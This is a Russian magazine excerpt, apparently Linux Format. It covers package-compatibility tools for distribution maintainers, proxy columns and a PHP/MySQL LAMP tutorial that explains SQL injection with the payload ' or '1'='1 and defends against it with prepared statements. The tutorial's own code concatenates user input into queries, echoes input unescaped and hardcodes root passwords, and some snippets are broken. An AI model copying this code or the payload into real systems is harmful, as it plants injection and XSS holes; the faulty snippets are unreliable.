Немаловажным понятием также является обратная совместимость компонента. Вместо проверки совместимости между разными компонентами можно эквивалентно проверять совместимость между старыми и новыми версиями каждого из них. Например, обратная двоичная совместимость позволяет заменить компонент в системе на более новый без необходимости пересборки вышестоящего стека программ. Этим свойством часто пользуются мейнтейнеры для ускорения своей работы, так как порой количество обратных зависимостей системных библиотек может быть очень большим, и их пересборка заняла бы слишком много времени.

Анализ изменений в пакетах

Перед тем как интегрировать новую версию компонента в дистрибутив, мейнтейнеру необходимо убедиться, что ни один из трех типов совместимости не будет нарушен. Для этого он может использовать различные инструменты в зависимости от вида компонента.

Самым распространенным видом компонента в дистрибутивах Linux, имеющим обратные зависимости, являются библиотеки. Для проверки совместимости системных библиотек используют инструмент *ABI Compliance Checker* [1]. Данный инструмент проверяет только структурную совместимость, т.е. двоичную совместимость и совместимость на уровне исходных кодов. Функциональную же совместимость мейнтейнер должен проверять либо с помощью встроенных тестов компонента или вручную. Инструмент проверяет изменения в заголовочных файлах библиотеки или, что эквивалентно, в debug-информации двоичных файлов библиотеки.

Changes report for the libssh package between 0.4.8 and 0.4.90 versions

added unchanged
changed removed

Test Info

Package Name	libssh
Package Format	TAR.GZ
Version #1	0.4.8
Version #2	0.4.90

Test Results

Total Packages	2
Total Files	250
Verdict	Changed (94%)

Changes In Files

File Type	Total	Added	Removed	Changed
Header file	37	11	0	17
C program	124	71	37	12
C++ program	2	2	0	0
Python program	1	0	0	0
Shell program	4	2	2	0
Automake file	1	0	0	1
CMake file	37	13	1	13
Makefile	1	0	0	1
CSS style sheet	1	0	1	0
Doxygen file	14	11	2	1
HTML page	3	0	1	0
Directory	14	5	1	0
Change log	1	0	0	1
Information file	2	0	0	1
License	3	0	0	0
Readme file	1	0	0	1
Text file	4	2	1	0

» Отчет об изменениях в исходном коде компонента, полученный с помощью инструмента *PkgDiff*.

Для других видов компонентов может быть использован инструмент *PkgDiff* [2], который позволяет визуализировать и классифицировать изменения в новой версии компонента. На основе его отчета мейнтейнер может самостоятельно проанализировать совместимость изменений. Инструмент может сравнивать архивы с исходным кодом, а также двоичные RPM- или Deb- пакеты.

При анализе изменений в первую очередь надо уделять внимание внешним интерфейсам компонента, т.е. файлам

и функциям, которые могут быть использованы в других компонентах. В качестве примера внешних интерфейсов можно привести заголовочные файлы библиотек, публичные классы и функции в них, двоичные файлы библиотек, опции утилит и т.д.

Обычно в конкретном дистрибутиве используется только часть внешних интерфейсов компонента. Такие интерфейсы называют активными, и только в них, по возможности, мейнтейнерам надо проверять изменения. Например, в некоторых библиотеках может использоваться только одна функция, и нет никакой необходимости проверять остальные. Однако определить активные и неактивные интерфейсы порой довольно сложно.

Мониторинг апстрима

Задача обновления большого количества компонентов значительно упрощается при наличии у дистрибутива специальных систем мониторинга активности апстрима. Такие системы периодически проверяют репозитории компонентов дистрибутива в апстриме и уведомляют мейнтейнеров о наличии новых версий. Система мониторинга в дистрибутиве Fedora [3] не только оповещает мейнтейнеров о новых версиях, но и сама заводит баги о необходимости обновления. Некоторые системы мониторинга могут также проводить анализ новых версий. Например, система мониторинга апстрима в дистрибутиве ROSA под названием *Upstream Tracker* [4] производит анализ обратной совместимости библиотек

»

В помощь дистростроевцам

и выкладывает отчеты в публичный доступ. По этой причине она востребована не только мейнтейнерами РОСЫ, но и мейнтейнерами других дистрибутивов, а также пользователями и авторами библиотек в апстриме.

Слежение за другими дистрибутивами

Для разработки и поддержания актуальности дистрибутивов важно иметь свежие версии компонентов. Однако при этом нет необходимости иметь самые последние версии из апстрима, которые могут быть слишком нестабильными. Здесь важно отслеживать использование различных версий определенного компонента коллегами – разработчиками других дистрибутивов, что

косвенно служит показателем стабильности той или иной версии. Для этого необходимо уметь систематически сравнивать версии программ в своем ди-

стрибутиве с версиями у коллег и определять устаревшие. В дистрибутиве Mandriva, например, используют отчет [5], в котором производится сравнение с версиями пакетов дистрибутива Mageia. А в дистрибутиве ROSA используется автоматизированная система Updates Tracker [6], которая не только производит сравнение с дистрибутивами Mandriva и Mageia (добавление слежения за другими дистрибутивами находится в процессе), но и находит последние версии программ в оригинальном апстриме, позволяя анализировать комплексную картину для принятия решений о необходимости обновления тех или иных компонентов.

Совместимость дистрибутивов

Различные производители придерживаются различных политик совместимости последовательных версий дистрибутивов и их обновлений с точки зрения сохранения работоспособности приложений (в первую очередь важно сохранение двоичной совместимости – для того, чтобы коммерческие приложения оставались рабочими без пересборки после обновления системы). Некоторые

➤ ROSA Updates Tracker – сравнение РОСЫ с родственными дистрибутивами Mandriva и Mageia.

ROSA 2012 Updates Tracker
This report for ROSA 2012 **main**, **contrib**, **non-free** and **restricted** repositories has been generated on 2013-03-29.

Leader Up-to-date Section: all Package: (i.e. "aspell", "jdp", etc.)
Outdated Obsolete Status: all Group: (i.e. "video", "device", etc.)

a b c d e f g h i j k l m n o p q r s t u v w x y z 0-9 all

Source Package ²⁶⁸	Available in Upstream (green this line)	Current in ROSA 2012	Current in Mandriva	Current in Mageia	Section
a-a-p	1.092	1.092			contrib
a2ps	4.14	4.14	4.14	4.14	main
a52dec	0.7.4	0.7.4	0.7.4	0.7.4	main
aalib	1.4rc5	1.4.0	1.4.0	1.4.0	main
abattis-cantarell-fonts	0.0.12	0.0.8	0.0.12	0.0.12	main
abe		1.1		1.1	contrib
abrt	2.0.20	2.0.10	2.0.10	2.0.19	main
ac3jack	2.0.3	2.0.3			contrib
acfax	981011	981011			contrib
ack	2.00b06	1.960.0		1.960.0	contrib
acl	2.2.51	2.2.51	2.2.51	2.2.51	main
acon	1.0.5	1.0.5	1.0.5		main
acpi	1.6	1.6	1.6	1.6	main
acid	2.0.16	2.0.17	2.0.18	2.0.18	main
acr38u		1.7.10	1.7.10	1.7.10	main
adaptx		0.9.13	0.9.13	0.9.13	main
adjtimex	1.29	1.29	1.29	1.29	main
adns	1.4	1.4	1.4		main
afbackup		3.5.3		3.5.3	contrib
afio	2.5	2.5.1		2.5.1	contrib
afpfs-ng	0.8.1	0.8.1	0.8.1	0.8.1	contrib
afuse	0.2	0.2			contrib
agrsn		2.1.80			non-free
aikosauris	1.2.1	1.2.1		1.2.1	contrib
akonadi	1.9.0	1.8.1	1.9.0	1.9.1	main
akonadi-googledata		1.2.0			contrib
alac_decoder		0.2.0			restricted

Binary compatibility report for the libssh library between 0.4.8 and 0.4.90 versions on x86

Test Info

Library Name	libssh
Version #1	0.4.8
Version #2	0.4.90
CPU Type	x86
GCC Version	4.6.1

Test Results

Total Header Files	5
Total Shared Libraries	1
Total Symbols / Types	210 / 105
Verdict	Incompatible (1.7%)

Problem Summary

	Severity	Count
Added Symbols	-	66
Removed Symbols	High	3
	High	0
Problems with Data Types	Medium	0
	Low	2
	High	1
Problems with Symbols	Medium	1
	Low	1
Problems with Constants	Low	0
Other Changes in Data Types	-	3

➤ Отчет о совместимости двух версий библиотеки, сгенерированный инструментом ABI Compliance Checker.

последовательные версии могут быть совместимыми, но в некоторых приходится нарушать совместимость ради возможности дальнейшего развития дистрибутива. Обновления в рамках одной мажорной версии у большинства дистрибутивов принято выпускать обратно совместимыми.

Для проверки совместимости исходного и обновленного дистрибутива есть несколько способов. В автоматическом режиме совместимость всех системных библиотек может быть проверена с помощью специальных опций уже известного нам инструмента ABI Compliance Checker. Другой метод предполагает построение визуального отчета об изменениях в дистрибутиве с помощью инструмента DistDiff [7]. С помощью него мейнтейнер может быстро проанализировать все изменения в пакетах на совместимость.

Заключение

Обновление пакетов – одна из основных и наиболее важных задач мейнтейнеров дистрибутивов Linux. От скорости выполнения этой задачи зависит актуальность дистрибутива для сообщества пользователей, от качества – стабильность и совместимость новых релизов и обновлений. Оба эти показателя можно существенно улучшить, если использовать упомянутые в статье свободные инструменты автоматизации разработки. LXF

Полезные ссылки

- 1 ABI Compliance Checker, <https://github.com/lvc/abi-compliance-checker/>
- 2 PkgDiff, <http://pkgdiff.github.com/pkgdiff/>
- 3 Fedora Upstream Release Monitoring, http://fedoraproject.org/wiki/Upstream_release_monitoring
- 4 Upstream Tracker, <http://upstream-tracker.org/>
- 5 Mageia vs Cooker packages report, <http://mib.pianetalinux.org/mga-mdv.html>
- 6 Updates Tracker, <http://upstream-tracker.org/updates/rosa/2012/>
- 7 DistDiff, <https://github.com/lvc/distdiff>

V конкурс Лучшие 10 ИТ-проектов для госсектора



Организатор:



При поддержке:



Конкурс 2012 года

5 июня 2013 г.
Международный мультимедийный
пресс-центр «РИА Новости»
Москва, Зубовский бул., д. 4

**Срок подачи заявок
до 23 мая 2013 г.**



Конкурс 2012 года




Конкурс 2012 года

Генеральный
медиа-партнер:



Информационные партнеры:



www.itawards.ru
www.comnews-conferences.ru/it2013

it-project@comnews.ru
+7 495 933 5483



По рецептам доктора Брауна

Д-р Крис Браун

Доктор обучает, пишет и консультирует по Linux. Ученая степень по физике элементарных частиц ему в этом совсем не помогает.

Перебор с выбором

Linux предлагает выбор, а проприетарные системы его ограничивают. Но не может ли выбор быть слишком большим? В супермаркете я каждый раз вижу покупателей, застывших в нерешительности у прилавка с оливками или овощами только потому, что выбор у них слишком велик. Я видел и потенциальных пользователей Linux, сомневающихся в выборе дистрибутива, потому что на www.distrowatch.com они нашли как минимум 100 вариантов – и даже остановившись на одном из них, обнаружили, что у него есть настольная и серверная версии, 32- и 64-битные версии и т.д.

Эти затруднения от обилия привели к появлению «дистронаркоманов», неустанно прыгающих с дистрибутива на дистрибутив в надежде найти идеальный Linux, а как мне кажется – чтобы получить очередную дозу прыжков или просто поиграть с новинкой.

Задаем стандарт

Со стандартами дела обстоят не лучше. Компьютеры ныне хранят и обрабатывают числа, текст, изображения, звук и видео. Но по сути они всего лишь оперируют нулями и единицами, поэтому нам нужны стандарты, которые определяют представление этих высокоуровневых форм данных.

Стоит, однако, выйти за рамки скромного 32-битного целого числа, и наши попытки сделать эти стандарты... э-э... стандартными с треском провалятся. В Википедии перечислено более 80 форматов изображений и около 30 форматов звуковых файлов. С форматами файлов мультимедиа и того хуже: тут есть не только разные форматы кодирования аудио- и видеопотоков, но и разные форматы контейнеров, объединяющих потоки. Простите, но здесь мне выбор не нужен. Я бы предпочел иметь один формат, которым бы все пользовались и который понимали бы все устройства.

Лично я думаю, что у нас должна быть возможность выбирать, какой у нас должен быть выбор.

chris.linuxformat@gmail.com

Эзотерическое системное администрирование из причудливых заворотов кишок серверной



Сказка о двух прокси

Со словарем в руках Доктор изучает разницу между прямым и обратным прокси.

Мой Оксфордский словарь английского языка определяет прокси как «лицо, имеющее право выступать от имени другого лица, особенно при голосовании». В сфере компьютеров это слово имеет похожее значение: прокси-сервер выступает посредником для клиентов, запрашивающих ресурсы (обычно веб-страницы) у других серверов. Вы, небось, знали это давно, а я совсем недавно узнал разницу между прямым и обратным прокси. И вот что я нарыл...


Прямой прокси расположен рядом с клиентом (браузером), обычно в локальной корпоративной сети. Он обслуживает ограниченное число клиентов, но может перенаправлять их на большое число целевых серверов – хоть на весь Интернет. Клиент должен знать, что он обязан отправлять запросы через прокси, и вы наверняка уже бодались с настройками в окне браузера, чтобы сообщить ему об этом. Прямые прокси обычно используются в корпоративных сетях, где они повышают

производительность за счет кэширования результатов недавних запросов и повышают безопасность, фильтруя трафик на заданные сайты.


Обратный прокси расположен рядом с целевыми серверами, обычно в той же сети. Для клиента этот прокси выглядит как сам сервер. Клиент не знает, что его запрос перенаправляется. Обратный сервер обслуживает запросы от большого числа клиентов, но может перенаправлять их на ограниченное число серверов. Обратные прокси иногда используются для балансировки нагрузки, когда кластер серверов расположен за одним прокси. Иногда они возвращают статический контент сайта, а запросы на динамический контент перенаправляют на другой сервер. Например, веб-сервер Apache можно использовать в качестве клиента *Tomcat*, при этом *Apache* будет отвечать за статический контент, а *Tomcat* – за сервлеты Java и страницы JSP.

Squid

Если загружен модуль `mod_proxy`, в качестве прокси можно использовать популярный веб-сервер *Apache*. А если вам нужен отдельный прокси, попробуйте *Squid* (www.squid-cache.org), приложение с открытым исходным кодом: многие провайдеры используют его как прямой прокси для кэширования результатов и повышения производительности, а высоконагруженные сайты типа Википедии – как обратный.



➤ Прямые прокси расположены рядом с клиентами, а обратные – рядом с серверами.



САНКТ-ПЕТЕРБУРГСКАЯ
**ИНТЕРНЕТ
КОНФЕРЕНЦИЯ**

WWW.SP-IC.RU

20-21 МАЯ 2013 ГОДА

КОНФЕРЕНЦ-ЦЕНТР ГОСТИНИЦЫ «ПРИБАЛТИЙСКАЯ PARK INN»
Г. САНКТ-ПЕТЕРБУРГ, УЛ. КОРАБЛЕСТРОИТЕЛЕЙ, Д.14

Стек LAMP

В этой последней части данной серии мы зажигаем нашу лампу (LAMP) и пишем настоящее web-приложение, управляемое данными.

Этот последний из четырех уроков серии, в которой мы говорим о стеке LAMP (Linux, Apache, MySQL и PHP) и о том, как с его помощью создавать динамические, управляемые данными web-сайты. На первом уроке мы собрали части L, A и P. На втором – посмотрели, как HTML и PHP спелись для создания web-приложений. На третьем мы узнали о базах данных, немного познакомились с SQL и установили часть “M” стека, MySQL. С установкой новых компонентов покончено, и в этом месяце мы заставим все четыре компонента LAMP работать вместе, написав полноценное web-приложение, управляемое данными. Мы разработаем приложение, которое позволит читателям выполнять запросы к базе данных библиотеки через HTML-форму, и напишем серверный код на PHP, который выполнит эти запросы к базе данных и сформирует результат, отформатированный в HTML. Начнем...

Определение миссии

Начну с объяснения того, чего мы пытаемся добиться. Воспользовавшись базой данных library, созданной в прошлом месяце, мы создадим HTML-форму, которая позволит читателю ввести название и/или автора книги; затем мы создадим страницу на PHP, которая будет опрашивать каталог библиотеки и возвращать таблицу с соответствующими книгами. Визуально и форма запроса, и страница с результатами будут очень простыми, как показано на рисунках. Начнем с HTML-формы `booksearch.html`. Она и вправду проста:

```
<html>
<head>
  <title>Simple book search</title>
</head>
<body>
  <form action="booksearch.php" method="POST">
    Title: <INPUT type="text" name="searchtitle">
    Author: <INPUT type="text" name="searchauthor">
    <INPUT type="submit" name="booksearch" value="Search">
  </form>
</body>
</html>
```

На этой форме есть два поля ввода и кнопка, которая возвращает данные формы обратно странице `booksearch.php`. С помощью этой формы можно осуществлять поиск по названию книги, автору или и по тому, и по другому сразу.

Заставляем «P» говорить с «M»

Теперь обратим свое внимание на страницу поиска книги. Новичков в PHP и web-приложениях она может малость запугать, по-

этому разберем ее постепенно. Для начала обратимся к схеме на стр. 64, где детально показано, как работают web-приложения.

Большинство приложений следуют этим шести этапам. Нам нужно усвоить, как управление прыгает между браузером и сервером – читатель запрашивает стартовую страницу приложения, сервер отправляет форму, читатель ее заполняет, сервер обрабатывает запрос, читатель восхищается результатами и т.д. У молодых web-разработчиков проблем с этим нет, но пожилым программистам вроде меня, которые всю жизнь писали монолитный код, где все происходило в одной программе на одном компьютере, нужно время на перестройку.

Шаг 1: Сбор данных от пользователя

Как мы видели во второй части, PHP делает данные формы доступными в словаре `$_REQUEST`. Ключ в этом словаре – просто имя компонента формы. Так, чтобы получить название книги, можно сделать следующее:

```
$searchtitle = trim($_REQUEST['searchtitle']);
$searchtitle = addslashes($searchtitle);
```

Функция `trim()` удаляет все пробелы в начале или в конце поля ввода, которые мог оставить там читатель. Функция `addslashes()` добавляет в строку обратные слэши перед символами, которые нужно заключить в кавычки в запросах к базе данных. Она также предоставляет базовую защиту от атак с применением SQL-инъекции, о которых я расскажу позже. Другая функция, которая может вам здесь пригодиться – `mysqli_real_escape_string()`, она делает это лучше, но специфична для MySQL.

Шаг 2: Подключимся к базе данных

Для доступа к базе данных MySQL из кода на PHP мы воспользуемся библиотекой `mysqli`, которая заменила библиотеку `mysql` (“i” означает «улучшенная [improved]»). Вам, наверное, понадобится ее установить, но в репозиториях CentOS она есть. Кроме того, нужно перезапустить Apache:

```
# yum install php-mysql
# service httpd restart
```

Эта библиотека предоставляет API в двух стилях: процедурном и объектно-ориентированном. Разница в основном стилистическая; здесь мы воспользуемся объектно-ориентированной версией. Для подключения к базе данных укажите имя или IP-адрес сервера MySQL, корректные имя пользователя и пароль и имя базы данных, к которой нужно подключиться. Вызов функции выглядит так:

```
@ $db = new mysqli("example.com", "root", "secret", "library");
if ($db->connect_error) {
  echo "could not connect: " . $db->connect_error;
  exit(1);
}
```

Обратите внимание на @ в первой строке. Это оператор подавления ошибки PHP. Мы пользуемся им, чтобы сохранить управление в случае ошибок и обработать все ошибки самим.

Шаг 3: Построим SQL-запрос

В настоящем приложении этот шаг может усложниться, но мы оставим его простым:

```
$query = "select * from books";
$query = $query . " where title like '%" . $searchtitle . "%'";
```

Размещение сайта

Чтобы развернуть приложение, его нужно разместить в каталоге **Document Root**, заданном в файле настройки Apache (`/etc/httpd/conf/httpd.conf`).

В конфигурации по умолчанию из репозитория CentOS он установлен в `/var/`

`www/html`. Все что вам нужно – скопировать эти два файла (`booksearch.html` и `booksearch.php`) в этот каталог. Для проверки откройте браузер и наберите в адресной строке `http://localhost/booksearch.html`.

Обратите внимание на оператор объединения строк в PHP (`.`), с помощью которого мы собрали запрос по кусочкам. Также обратите внимание на использование SQL-оператора `like` и шаблон `%`. Мы ищем книги не с точным совпадением названия, а с любым названием, которое содержит введенную пользователем строку.

Шаг 4: Выполним запрос

PHP предлагает несколько вариантов выполнения запроса в зависимости от того, как вы хотите работать с результатами. В этом примере мы воспользуемся технологией, в которой столбцы результата запроса связываются с заданными переменными PHP. В этом фрагменте кода `$query` содержит сам запрос, а `$db` – ссылку на подключение к базе данных, установленное на втором шаге.

```
$stmt = $db->prepare($query);
$stmt->bind_result($bookid, $title, $author, $onloan, $duedate,
    $borrowerid);
$stmt->execute();
```

Шаг 5: Получим результаты

Запрос возвращает набор результатов, состоящий из нуля или более строк. С помощью связанных переменных, которые мы создали ранее, легко пройти по этим строкам в цикле и получить результаты:

```
while ($stmt->fetch()) {
    echo "$title was written by $author <br />";
}
```

Шаг 6: Построим HTML-ответ

Обычно набор результатов из нескольких строк представляется пользователю в виде таблицы, каждая строка которой соответствует строке из набора результатов. Вот переработанная версия предыдущего фрагмента кода, в которую добавлено несколько HTML-тегов таблицы:

```
echo "<table>";
while ($stmt->fetch()) {
    echo "<tr> <td> $title </td> <td> $author </td> </tr>";
}
echo "</table>";
```

Мы полагаемся на то, что переменные `$title` и `$author` заполнены даже внутри двойных кавычек. Теперь объединим все это вместе и создадим полноценную PHP-страницу `booksearch.php`. Не пугайтесь, если она покажется сложной. По большей части она состоит из фрагментов, которые мы уже видели. Добавлено немного дополнительной логики, чтобы пользователь мог искать по автору, названию книги или по тому, и по другому вместе. Например, эта страница может построить запрос вроде `select * from books where title like '%Potter%' and author like '%Rowling%'`

```
<html>
<head>
    <title>Library Book Search</title>
</head>
<body>
<h3>Book Search Results</h3><br>
<hr>
<?php
# Get data from form
$searchtitle = trim($_REQUEST['searchtitle']);
$searchauthor = trim($_REQUEST['searchauthor']);
if (!$searchtitle && !$searchauthor) {
    echo "You must specify either a title or an author";
    exit();
}
$searchtitle = addslashes($searchtitle);
$searchauthor = addslashes($searchauthor);
# Open the database
```

```
@ $db = new mysqli('localhost', 'root', 'rootpw', 'library');
if ($db->connect_error) {
    echo "could not connect: " . $db->connect_error;
    exit();
}
# Build the query. Users are allowed to search on title,
# author, or both
$query = " select * from books";
if ($searchtitle && !$searchauthor) { // Title search only
    $query = $query . " where title like '%" . $searchtitle . "%'";
}
if (!$searchtitle && $searchauthor) { // Author search only
    $query = $query . " where author like '%" . $searchauthor . "%'";
}
if ($searchtitle && $searchauthor) { // Title and Author search
    $query = $query . " where title like '%" . $searchtitle . "%' and
    author like '%" . $searchauthor . "%'"; // unfinished
}
# Run the query using bound result parameters
$stmt = $db->prepare($query);
$stmt->bind_result($bookid, $title, $author, $onloan,
    $duedate, $borrowerid);
$stmt->execute();
echo "<table border=1>";
while ($stmt->fetch()) {
    echo "<tr><td> $bookid </td> <td> $title </td><td> $author
    </td></tr>";
}
echo "</table>";
?>
</body>
</html>
```


В коде, который строит запрос, есть хитрые кавычки – просто помните, что двойные кавычки защищают одинарные. По данным сайта [owasp](https://owasp.org/index.php/Topten) (<https://owasp.org/index.php/Topten>), главная угроза web-сайтам – SQL-инъекция. Любое приложение, которое берет «недоверенные» данные, введенные пользователем, и строит на их основе запрос, который потом выполняет, уязвимо к такого рода атакам, если не предпринимает должных мер предосторожности. Под «недоверенными» данными я понимаю данные, которые вводит пользователь (возможно, злоумышленник) в виде текста в компонент для ввода данных на форме.

Лучше всего добавить на страницу код на JavaScript, который будет проверять все поля ввода. Хотя это помогает предотвратить отправку неправильно заполненной формы, это не защищает от атак, потому что ничто не мешает злоумышленнику отправить готовую форму с неправильным вводом. Другими словами, данные, которые вы получаете, не всегда приходят из формы, которую до этого заполнил пользователь. »

Советы по отладке

Если в вашем коде на PHP есть синтаксические ошибки, то при попытке открыть страницу вы скорее всего получите совершенно пустую (и абсолютно бесполезную) страницу. Чтобы заставить PHP сообщать об ошибках, измените одну строку в `/etc/php.ini`: `display_errors = On` и перезапустите *Apache*. Теперь синтаксические ошибки будут возвращаться браузеру. Отчет будет включать номер строки

с ошибкой, но помните, что это номер строки, на которой споткнулся интерпретатор, а сама ошибка могла быть раньше. Отсутствие точки с запятой в предыдущей строке – наиболее частый прокол. Возможно, вам будет удобнее проверять ошибки с командной строки таким образом: `php -l booksearch.php` Флаг `-l` переводит PHP в мягкий режим – в нем интерпретатор не выполняет код, а только проверяет синтаксис.



Общая схема. Большинство web-приложений, управляемых данными, выполняют эти шесть шагов.

Каков же принцип действия атаки с SQL-инъекцией? Вот пример – фрагмент кода PHP, который получает идентификатор клиента из формы и использует его для построения запроса. Идея состоит в том, чтобы клиент увидел информацию о банковском счете только для одного идентификатора.

```
# Part of the page accountview.php
$scustid = $_REQUEST["id"];
$query = "select * from accounts where custID = '$scustid' ";
Теперь злоумышленник открывает в браузере адрес http://example.com/app/accountview.php?id=' or '1'='1
```

Здесь «недоверенные» данные – это значение **id**. Наша страница построит следующий запрос:

```
select * from accounts where custID = '' or '1'='1'
```

Так как второе условие всегда верно, запрос вернет всю таблицу **accounts**!

Защита

Нам поможет использование готовых шаблонов запросов. Сначала мы задаем шаблон запроса, пометив знаком **?** те места, куда попадут данные; затем мы можем выполнить запрос, добавив в шаблон данные на эти места.

```
$query = "insert into borrowers values (?, ?, ?)";
$stmt = $db->prepare($query);
// ... some time later ...
$db->execute(array(108, "Fred Flintstone", "4 Quarry Hill, Bedrock"));
```

В реальности данные будут не жестко «вшиты» в код, а поступят из недоверенного источника. Готовые шаблоны помогают решить проблему, так как любые специальные символы во входных данных автоматически экранируются. Более надежная защита – проверка недоверенного ввода на соответствие ожидаемому

синтаксису. Например, если клиент должен ввести дату в поле ввода **“date”**, можно сделать следующее:

```
$mydate = trim($_REQUEST["date"]);
if (!ereg("[0-9]{4}-[0-9]{2}-[0-9]{2}$", $mydate) {
    echo "date must be YYYY-MM-DD";
    return;
}
```

Конечно, эта проверка с регулярным выражением не слишком придирчива к дате – и пользователь сможет ввести что-нибудь вроде **2014-88-99**, но ее достаточно для того, чтобы обнаружить некорректные данные, введенные злоумышленником.

Во второй части этой серии я писал о сохранении состояния сессии в web-приложении с помощью объекта **\$_SESSION PHP** и упомянул, что для этого невидимо для пользователя используется куки [cookie]. Информация, которая хранится таким образом, не переживает сессию. Когда пользователь закрывает браузер, сессия исчезает. Однако мы также можем создать «постоянные» куки (с датой истечения), которые позволят постоянно хранить информацию между различными сессиями. Куки отправляются сервером браузеру как часть заголовка HTTP-ответа. Вот пример куки из Интернета, полученный при отслеживании пакетов при открытии сайта **amazon.co.uk**:

```
Set-cookie: session-id=202-3921230-4252634; path=/; domain=.amazon.co.uk; expires=Tue 1 Jan 2036 00:00:01 2036 GMT
```

Здесь **session-id** – имя куки, а это страшное длинное число – значение. Атрибуты **domain** и **path** задают сайт, которому принадлежит куки, а **path** – путь внутри сайта, к которому применяется куки (в данном случае это **/**, так что куки применяется ко всему сайту).

Чтобы сгенерировать куки в PHP, вызовите **setcookie()**. Функции нужно передать как минимум имя и значение куки; также можно передать дату истечения куки, путь и домен. Чтобы получить куки, обратитесь к массиву **\$_COOKIE**, в качестве ключа используя имя куки. В ответ вы получите значение куки или **null**, если куки не существует.

Вот две маленькие страницы, которые иллюстрируют куки в действии. На первой мы пытаемся получить из куки имя посетителя. В случае успеха мы приветствуем пользователя по имени. В противном случае мы предлагаем пользователю форму, в которую он вводит свое имя. Она отправляется на вторую страницу, которая генерирует куки. Вот основы первой страницы (я пропустил обрамляющие теги HTML):

```
<?php
// Назвал ли этот пользователь свое имя?
@ $visitor = $_COOKIE['visitor_name'];
if (is_null($visitor)) {
?>
<form action="record_name.php">
Пожалуйста, назовитесь:
<input type="text" name="yourname">
<input type="submit" value="Submit">
</form>
```

```
<?php } else { ?>
Привет <?= $visitor ?>, рады видеть вас снова!
<? } ?>
```

```
а вот вторая страница:
<?php
$visitor = $_REQUEST['yourname'];
setcookie('visitor_name', $visitor);
?>
Спасибо, что представились,
<?= $visitor ?>
```

Чтобы стать web-разработчиком, нужно изучить огромное количество технологий, и это непростая задача. Но стек LAMP по крайней мере дает вам инструменты, с которыми это можно сделать. Удачи! **LXF**

Чтобы узнать больше

И у PHP, и у MySQL есть прекрасные сайты (php.net и dev.mysql.com соответственно) с новостями, статьями и ссылками на документацию. И, как я уже упомянул, сайт www.w3schools.com поможет вам познакомиться с широким набором технологий для web-разработки, не только с LAMP. Я бы также порекомендовал следующие четыре книги:

- » *Web-разработка на PHP и MySQL* Люка Уэллинга [Luke Welling] и Лоры Томсон [Laura Thomson]
- » *Apache. Полное руководство* Бена Лори [Ben Laurie] и Питера Лори [Peter Laurie]
- » *Руководство по основам web-дизайна с CSS и HTML* Крейга Греннела [Craig Grannell]
- » *Программирование на PHP* Расмуса Лердорфа [Rasmus Lerdorf], Кевина Татроу [Kevin Tatroe] и Питера Макинтайра [Peter MacIntyre]

Наши эксперты помогут вам с любым приложением Linux!



ЕВГЕНИЙ БАЛДИН
Подтвердивший
свою квалификацию
физик.

Эволюция

Правильно или неправильно – это вопрос философский.
Виктор Степанович Черномырдин

Эволюционное развитие вызывает ассоциацию с неспешным движением ледника, от которого в ближайшей перспективе можно и убежать, но рано или поздно он покроет все. В эволюции хороша предсказуемость, ведь все изменения – пусть их в совокупности и много – невелики, то есть, как правило, сохраняется совместимость, и качество существования как минимум не ухудшается.

По мнению архитектора, которого нет у живых организмов, но который у людей стоит над программными единицами, неприятный недостаток эволюции – невозможность резких улучшений в ближней перспективе. Между двумя точками развития – много неразрывных мелких шажков, и не всегда в оптимальном направлении. Непрерывность линии – обязательное условие, зато в этом промежутке объект развития живет и функционирует. Крупные скачки маловероятны. В итоге побеждает вариант, получаемый за серию небольших изменений, каждое из которых не сильно ухудшает ситуацию – не обязательно самый эффективный.

Чем и объясняется постоянное желание демиургов от программирования все выкинуть и переписать заново. Так, вскоре нас ожидает смена web-движков у основных браузеров – в частности, Mozilla с Servo и Opera с Chromium подписались на Blink. Выживут ли их начинания? Будут ли они лучше? Возможно: программисты все-таки люди, и временами думают...
e.m.baldin@inp.nsk.su

В этом месяце вы научитесь...



Вещать потоком 66
Маянк Шарма использует Raspberry Pi и *SqueezePlug*, чтобы наполнить музыкой свой дом.



Делиться фотками 70
Фотографий много, а порядка в них нет? **Марко Фиоретти** научит вас все организовать через *digikam*.



Осваивать DNS 74
DNS – тот цементный раствор, которым скрепляется Интернет. **Нейл Ботвик** открывает, как он работает.



Записывать экран 76
Прн помощи утилиты записи **Джозо Бэкон** выпускает кино с рабочим столом в главной роли. И вы тоже сможете, пойдя по его стопам.



Форматировать текст ... 80
Козн Вервлоесем представляет формат Markdown и удобный способ преобразования обычного простого текста в Word-подобный.



Вникать в Erlang 84
Андрей Ушаков, кажется, уже оптимизировал в своих многозадачных функциях все что только можно. Но уверяет, что это только кажется.



Ускорять графику 88
Константин Калгин и **Евгений Балдин** описывают архитектуру ускорителей и упражняются в транспонировании матриц.



Делать дистрибутив 92
Дмитрий Кузнецов строит аскетически-минималистский дистрибутив, используя инструменты, добытые на прошлом уроке.

Код в учебниках

